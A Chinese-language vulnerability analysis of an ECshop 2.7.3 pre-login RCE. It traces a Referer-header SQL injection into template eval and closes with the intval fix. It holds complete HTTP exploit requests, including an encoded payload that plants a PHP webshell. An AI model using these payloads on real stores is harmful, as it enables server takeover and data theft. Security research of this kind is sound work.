ECshop 漏洞分析

0x01 前言

这两天出来一个ECshop的全版本RCE漏洞。先感慨一下，自己怎么这么菜，当时审计的时候没发现。最近事情又多，又开始懒了，所以这里补一下这个坑。

漏洞环境

- ECshop_v2.7.3
- nginx
- php

0x02 分析

漏洞的触发点在于ECShop系统的 **user.php** 文件中， **display** 函数的参数可控，可以配合注入可达到远程代码执行的效果。

由于是可以不登陆的前台RCE，所以这个漏洞危害还是很高的感觉，利用成本感觉也相当的低。所以分析的时候分两部分，第一部分是SQL注入分析，第二部分是RCE分析。

SQL注入

首先漏洞的触发点在 **user.php** 文件中的 **Referer** 字段里，我们截取部分相关代码看一下。 **第8行** 中的 **$back_act** 变量从 **server** 数组中的 **Referer** 字段获取数据，众所周知， **Referer** 字段是可控的。然后代码中的 **第20行** 以 **assign** 方法处理 **$back_act** 变量的值。**第21行** 以 **display** 方法处理 **user_passport.dwr** 。

```php
/* 用户登录界面 */
elseif ($action == 'login')
{
    if (empty($back_act))
    {
        if (empty($back_act) && isset($GLOBALS['_SERVER']['HTTP_REFERER']))
        {
            $back_act = strpos($GLOBALS['_SERVER']['HTTP_REFERER'], 'user.php')
              ? './index.php' : $GLOBALS['_SERVER']['HTTP_REFERER'];
        }
        else
        {
            $back_act = 'user.php';
        }

    }

 ...

    $smarty->assign('back_act', $back_act);
    $smarty->display('user_passport.dwt');
}
```

跟进一下 **assign** 方法，这个函数位置在 **/includes/cls_template.php** 文件中，我们截取部分相关代码，从代码中来看 **assign** 方法的作用是把可控变量传递给模版函数。

```php
    /**
     * 注册变量
     *
     * @access  public
     * @param   mix      $tpl_var
     * @param   mix      $value
     *
     * @return  void
     */
    function assign($tpl_var, $value = '')
    {
        if (is_array($tpl_var))
        {
            foreach ($tpl_var AS $key => $val)
            {
                if ($key != '')
                {
                    $this->_var[$key] = $val;
                }
            }
        }
        else
        {
            if ($tpl_var != '')
            {
                $this->_var[$tpl_var] = $value;
            }
        }
    }
```

我们继续跟进一下 **display** 方法，该方法出现在 **/includes/cls_template.php** 文件中，截取部分相关代码。这里的 **display** 方法的作用应该是将模版内容展现在页面上。

```php
/**
 * 显示页面函数
 *
 * @access  public
 * @param   string      $filename
 * @param   sting      $cache_id
 *
 * @return  void
 */
function display($filename, $cache_id = '')
{
    $this->_seterror++;
    error_reporting(E_ALL ^ E_NOTICE);

    $this->_checkfile = false;
    $out = $this->fetch($filename, $cache_id);

    if (strpos($out, $this->_echash) !== false)
    {
        $k = explode($this->_echash, $out);
        foreach ($k AS $key => $val)
        {
            if (($key % 2) == 1)
            {
                $k[$key] = $this->insert_mod($val);
            }
        }
        $out = implode('', $k);
    }
    error_reporting($this->_errorlevel);
    $this->_seterror--;

    echo $out;
}
```

而我们刚刚 **user.php** 中的代码是这样的。

```php
$smarty->display('user_passport.dwt');
```

所以这里 **display** 方法的使用就是读取 **user_passport.dwt** 文件的内容，然后解析变量展示为 **html**，并且在 **第18行** 中交由 **_echash** 进行分割处理，得到的 **$k** 变量的值交由 **insert_mod** 方法进行处理。这里实际上 **insert_mod** 方法中的 **$val** 是可控的。我们跟进一下 **insert_mod** 方法。


该方法出现在 **/includes/cls_template.php** 文件中，截取部分相关代码。这个 **insert_mod** 方法在 **第三行** 以 `|` 字符分割传入的内容， **第四行** 反序列化传输入的 **$para**，然后 **第五行** 通过字符串拼接的方式动态调用函数，最后在 **第7行** 返回调用函数处理 **$para** 变量的结果。

```php
function insert_mod($name) // 处理动态内容
{
    list($fun, $para) = explode('|', $name);
    $para = unserialize($para);
    $fun = 'insert_' . $fun;

    return $fun($para);
}
```

所以这里 **insert_mod** 方法里的函数与参数均可以被控制，我们知道注入点在 **/includes/lib_insert.php** 中的 **insert_ads** 方法，我们看一下相关代码。


```php
/**
 * 调用指定的广告位的广告
 *
 * @access  public
 * @param   integer $id     广告位ID
 * @param   integer $num    广告数量
 * @return  string
 */
function insert_ads($arr)
{
    static $static_res = NULL;

    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, ' .
                    'p.ad_height, p.position_style, RAND() AS rnd ' .
                'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id = p.position_id ' .
                "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '" . $time . "' ".
                    "AND a.position_id = '" . $arr['id'] . "' " .
                'ORDER BY rnd LIMIT ' . $arr['num'];
        $res = $GLOBALS['db']->GetAll($sql);
    }
```

这里很明显 **第21行** 和 **第22行** 的 **$arr['id']** 和 **$arr['num']** 存在SQL注入。我们来验证一下漏洞。我们看一下正常的登陆过程中的序列化字符串



然后我们看看我们的sql注入的payload

```
GET /ECShop_V2.7.3/upload/user.php HTTP/1.1
Host: 192.168.248.134
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=smvoo8f5vtgjdtjiva5t0sbec3;
ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:72:"0,1
procedure analyse(extractvalue(rand(),concat(0x7e,version())),1)-- -
";s:2:"id";i:1;}
Connection: close
```



远程代码执行

漏洞触发流程还是通过 **user.php** 文件中的 **Referer** 字段传递参数，然后通过 **display** 方法处理 **user_passport.dwr** 。跟进 **display** 方法，该方法在 **/includes/cls_template.php** 文件中，这次的触发点是在第16行的 **fetch** 方法。

```php
/**
 * 显示页面函数
 *
 * @access  public
 * @param   string      $filename
 * @param   sting      $cache_id
 *
 * @return  void
 */
function display($filename, $cache_id = '')
{
    $this->_seterror++;
    error_reporting(E_ALL ^ E_NOTICE);

    $this->_checkfile = false;
    $out = $this->fetch($filename, $cache_id);

    if (strpos($out, $this->_echash) !== false)
    {
        $k = explode($this->_echash, $out);
        foreach ($k AS $key => $val)
        {
            if (($key % 2) == 1)
            {
                $k[$key] = $this->insert_mod($val);
            }
        }
        $out = implode('', $k);
    }
    error_reporting($this->_errorlevel);
    $this->_seterror--;

    echo $out;
}
```

跟进 **fetch** 方法，相关代码 **/includes/cls_template.php** 文件。这里 **第20行** 的 **_eval** 函数引起了我的主意。跟进一下 **_eval** 函数。

```php
/**
 * 处理模板文件
 *
 * @access  public
 * @param   string      $filename
 * @param   sting      $cache_id
 *
 * @return  sring
 */
function fetch($filename, $cache_id = '')
{
    if (!$this->_seterror)
    {
        error_reporting(E_ALL ^ E_NOTICE);
    }
    $this->_seterror++;

    if (strncmp($filename,'str:', 4) == 0)
    {
        $out = $this->_eval($this->fetch_str(substr($filename, 4)));
    }
    else
    {
      ...
      }
}
```

_eval 函数出现在 **/includes/cls_template.php** 文件，我们看看相关代码， **eval** 函数里的可控，那么就会造成RCE的问题了。

```php
function _eval($content)
{
    ob_start();
    eval('?' . '>' . trim($content));
    $content = ob_get_contents();
    ob_end_clean();

    return $content;
}
```

所以这里需要找一下哪里调用了这个 **fetch** 方法，回过头来，我们想想，我们的SQL注入通过动态函数调用，找到存在注入点 **insert_ads** 的函数。那么我们在找找这个函数，我们发现这个方法也存在 **fetch** 方法的调用，相关代码出现在 **/includes/lib_insert.php** 文件中。

```php
    $position_style = 'str:' . $position_style;

    $need_cache = $GLOBALS['smarty']->caching;
    $GLOBALS['smarty']->caching = false;

    $GLOBALS['smarty']->assign('ads', $ads);
    $val = $GLOBALS['smarty']->fetch($position_style);

    $GLOBALS['smarty']->caching = $need_cache;
```

我们看到 **第7行** 有这样一样代码，

```
1 $val = $GLOBALS['smarty']->fetch($position_style);
```

跟进一下 **$position_style** ，该变量的取值过程也在 **/includes/lib_insert.php** 文件中写好了。该 **$position_style** 变量是从数据库中获取数据，假设这个字段可控，那么就会有RCE问题产生了。

```
1     foreach ($res AS $row)
2     {
3         if ($row['position_id'] != $arr['id'])
4         {
5             continue;
6         }
7         $position_style = $row['position_style'];
```

这里我们就需要配合刚刚说的SQL注入漏洞。我们知道注入点有两处，一个是 **$arr['id']** ，另一个是 **$['num']** 。 **$arr['id']** 的位置在 **and** 后，可以构造 **union** 联合查询。而 **$['num']** 位置在 **order by** 后面，所以这里可能没办法使用，我们可以截断它。


```
function insert_ads($arr)
{
    static $static_res = NULL;

    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name, p.ad_width, ' .
                    'p.ad_height, p.position_style, RAND() AS rnd ' .
                'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_id = p.position_id ' .
                "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '" . $time . "' ".
                    "AND a.position_id = '" . $arr['id'] . "' " .
                'ORDER BY rnd LIMIT ' . $arr['num'];
        $res = $GLOBALS['db']->GetAll($sql);
    }
    else
```

这里针对 **$row['position_id']** 做了判断，所以首先我们需要绕过这里判断。

```
1     foreach ($res AS $row)
2     {
3         if ($row['position_id'] != $arr['id'])
4         {
5             continue;
6         }
7         $position_style = $row['position_style'];
```

这里我们可以在id处传入 `'/*` 这里的作用就是闭合前面的单引号，然后配合num的值注释掉 `ORDER BY rnd LIMIT` 。

```
GET /ECShop_V2.7.3/upload/user.php HTTP/1.1
Host: 172.16.244.129
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=smvoo8f5vtgjdtjiva5t0sbec3;
ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:47:"*/
union select 1,0x272f2a,3,4,5,6,7,8,9,10-- -";s:2:"id";s:3:"'/*";}
Connection: close
```



在数据库里运行之后

```
mysql> use ecshop2.7.3
Database changed
mysql> SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_n
ame, p.ad_width, p.ad_height, p.position_style, RAND() AS rnd FROM `ecshop2.7.3`
.`ecs_ad` AS a LEFT JOIN `ecshop2.7.3`.`ecs_ad_position` AS p ON a.position_id =
 p.position_id WHERE enabled = 1 AND start_time <= '1535850637' AND end_time >=
'1535850637' AND a.position_id = ''/*' ORDER BY rnd LIMIT */ union select 1,0x27
2f2a,3,4,5,6,7,8,9,10-- -;
    -> ;
+-------+-------------+------------+---------+---------+---------+----------+---
--------+----------------+-----+
| ad_id | position_id | media_type | ad_link | ad_code | ad_name | ad_width | ad
_height | position_style | rnd |
+-------+-------------+------------+---------+---------+---------+----------+---
--------+----------------+-----+
|     1 | '/*         |          3 | 4       | 5       | 6       |        7 |
     8 | 9           |  10 |
+-------+-------------+------------+---------+---------+---------+----------+---
--------+----------------+-----+
1 row in set (0.00 sec)
```

这里我们前面分析过，我们可控的字段是 **$row[position_style]** ，因此这里需要将payload的位置填写在 **$row[position_style]** 。

这里我们在回过头来看看 **fetch** 方法，相关代码 **/includes/cls_template.php** 文件。主要是查看是否有做一些过滤。我们看到 **第20行** 调用 **fetch_str** 函数处理传入的数据，跟进 **fetch_str** 函数。

```php
    /**
     * 处理模板文件
     *
     * @access  public
     * @param   string      $filename
     * @param   sting      $cache_id
     *
     * @return  sring
     */
    function fetch($filename, $cache_id = '')
    {
        if (!$this->_seterror)
        {
            error_reporting(E_ALL ^ E_NOTICE);
        }
        $this->_seterror++;

        if (strncmp($filename,'str:', 4) == 0)
        {
            $out = $this->_eval($this->fetch_str(substr($filename, 4)));
        }
        else
        {
          ...
          }
    }
```

该函数出现在 **/includes/cls_template.php** 文件中，截取相关代码，关键代码在 **第13行** 。

```php
    /**
     * 处理字符串函数
     *
     * @access  public
     * @param   string     $source
     *
     * @return  sring
     */
    function fetch_str($source)
    {
        if (!defined('ECS_ADMIN'))
        {
            $source = $this->smarty_prefilter_preCompile($source);
        }
        $source=preg_replace("/([^a-zA-Z0-9_]{1,1})+(copy|fputs|fopen|file_put_contents|fwrite|eval|phpinfo)+( |\()/is", "", $source);
        if(preg_match_all('~(<\?(?:\w+|=)?|\?>|language\s*=\s*[\"\']?php[\"\']?)~is', $source, $sp_match))
        {
    ...
            }
         }
         return preg_replace("/{([^\}\{\n]*)}/e", "\$this->select('\\1');", $source);
    }
```

这个函数处理之后最终会return回一个数据，而这部代码主要的作用是假如`$source=xxxx{$asd}xxx`,那么经过这行代码处理后就是返回`this->select('\$asd')`的值。

这里继续跟进一下 **select** 函数，该函数位置也在 **/includes/cls_template.php** 文件中。我们看到 **第21行** ，出现`$`的时候，会调用 **get_val** 函数进行处理。

```php
    /**
     * 处理{}标签
     *
     * @access  public
     * @param   string      $tag
     *
     * @return  sring
     */
    function select($tag)
    {
        $tag = stripslashes(trim($tag));

        if (empty($tag))
        {
            return '{}';
        }
        elseif ($tag{0} == '*' && substr($tag, -1) == '*') // 注释部分
        {
            return '';
        }
        elseif ($tag{0} == '$') // 变量
        {
//            if(strpos($tag,"'") || strpos($tag,"]"))
//            {
//                return '';
//            }
            return '<?php echo ' . $this->get_val(substr($tag, 1)) . '; ?>';
        }
        elseif ($tag{0} == '/') // 结束 tag
```

跟进 **get_val** 函数，该函数位置也在 **/includes/cls_template.php** 文件中。代码 **第14行** 当我们的 **$val** 参数没有 `.$` 会在 **第26行** 调用 **make_var** 函数进行处理。


```php
    /**
     * 处理smarty标签中的变量标签
     *
     * @access  public
     * @param   string     $val
     *
     * @return  bool
     */
    function get_val($val)
    {

    ...

        if (strpos($val, '.$') !== false)
        {
            $all = explode('.$', $val);

            foreach ($all AS $key => $val)
            {
                $all[$key] = $key == 0 ? $this->make_var($val) : '['. $this->make_var($val) . ']';
            }
            $p = implode('', $all);
        }
        else
        {
            $p = $this->make_var($val);
        }
```

跟进一下 **make_var** 函数，该函数位置也在 **/includes/cls_template.php** 文件中。这里我们的 **$val** 变量最后处理的结果实际上是个字符串。

```php
    /**
     * 处理去掉$的字符串
     *
     * @access  public
     * @param   string      $val
     *
     * @return  bool
     */
    function make_var($val)
    {
        if (strrpos($val, '.') === false)
        {
            if (isset($this->_var[$val]) && isset($this->_patchstack[$val]))
            {
                $val = $this->_patchstack[$val];
            }
            $p = '$this->_var[\'' . $val . '\']';
        }
```

所以这里我们下个断点看看。

```
GET /ECShop_V2.7.3/upload/user.php HTTP/1.1
Host: 172.16.244.129
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=smvoo8f5vtgjdtjiva5t0sbec3; ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:70:"*/ union select 1,0x272f2a,3,4,5,6,7,8,0x617b246c316e6b33727d61,10-- -";s:2:"id";s:3:"'/*";}
Connection: close
```



这里的`0x617b246c316e6b33727d61`对应的值是`a{$l1nk3r}a`

16进制转换文本 / 文本转16进制

a{$l1nk3r}a

字符串转16进制

16进制转字符串

结果互换

全部清空


617b246c316e6b33727d61


因此这里实际上，我们需要闭合这个单引号和反括号，逃逸出来然后执行我们想执行的东西。

```
{$l1nk3r'];assert(base64_decode('ZmlsZV9wdXRfY29udGVudHMoJ2wxbmszci5waHAn
LCc8P3BocCBldmFsKCRfUE9TVFtsMW5rM3JdKTsgPz4nKQ=='));//}xxx
```

```
GET /ECShop_V2.7.3/upload/user.php HTTP/1.1
Host: 172.16.244.129
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=smvoo8f5vtgjdtjiva5t0sbec3;
ECS_ID=8eea8943e36b6f122bee4ae508742f4e99f354f2; ECS[visit_times]=1
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:310:"*/
union select
1,0x272f2a,3,4,5,6,7,8,0x7b246c316e6b3372275d3b617373657274286261736536345f6465636f646528275a6d6c735a5639776458526659323975644756756448 4d6f4a327778626d737a636935776148416e4c4363385033426f6343426c646d46734b43526655453954564674734d5735724d334a644b547367507a346e4b513d3d2729293b2f2f7d787878,10---";s:2:"id";s:3:"'/*";}
Connection: close
```


最后会在根目录下生成一个马。





0x03 修复方式

我们可以看到最新版在 **$arr['num']** 和 **$arr['id']** 中加入了intval，强制类型转换来修复。



```
/**
 * 调用指定的广告位的广告
 *
 * @access  public
 * @param   integer $id     广告位ID
 * @param   integer $num    广告数量
 * @return  string
 */
function insert_ads($arr)
{
    static $static_res = NULL;

    $arr['num'] = intval($arr['num']);
    $arr['id'] = intval($arr['id']);
    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_name
                    'p.ad_height, p.position_style, RAND() AS rnd ' .
                'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.position_i
                "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '" . $ti
                    "AND a.position_id = '" . $arr['id'] . "' " .
                'ORDER BY rnd LIMIT ' . $arr['num'];
        $res = $GLOBALS['db']->GetAll($sql);
    }
    else
    {
        if ($static_res[$arr['id']] === NULL)
        {
            $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.ad_
                        'p.ad_height, p.position_style, RAND() AS rnd ' .
                    'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                    'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.positi
                    "WHERE enabled = 1 AND a.position_id = '" . $arr['id'] .
                        "' AND start_time <= '" . $time . "' AND end_time >= '" . $time . "'
                    'ORDER BY rnd LIMIT 1':
```

```
/**
 * 调用指定的广告位的广告
 *
 * @access  public
 * @param   integer $id     广告位ID
 * @param   integer $num    广告数量
 * @return  string
 */
function insert_ads($arr)
{
    static $static_res = NULL;

    $time = gmtime();
    if (!empty($arr['num']) && $arr['num'] != 1)
    {
        $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code, a.a
                    'p.ad_height, p.position_style, RAND() AS rnd ' .
                'FROM ' . $GLOBALS['ecs']->table('ad') . ' AS a '.
                'LEFT JOIN ' . $GLOBALS['ecs']->table('ad_position') . ' AS p ON a.posi
                "WHERE enabled = 1 AND start_time <= '" . $time . "' AND end_time >= '"
                    "AND a.position_id = '" . $arr['id'] . "' " .
                'ORDER BY rnd LIMIT ' . $arr['num'];
        $res = $GLOBALS['db']->GetAll($sql);
    }
    else
    {
        if ($static_res[$arr['id']] === NULL)
        {
            $sql  = 'SELECT a.ad_id, a.position_id, a.media_type, a.ad_link, a.ad_code,
                        'p.ad_height, p.position_style, RAND() AS rnd ' .
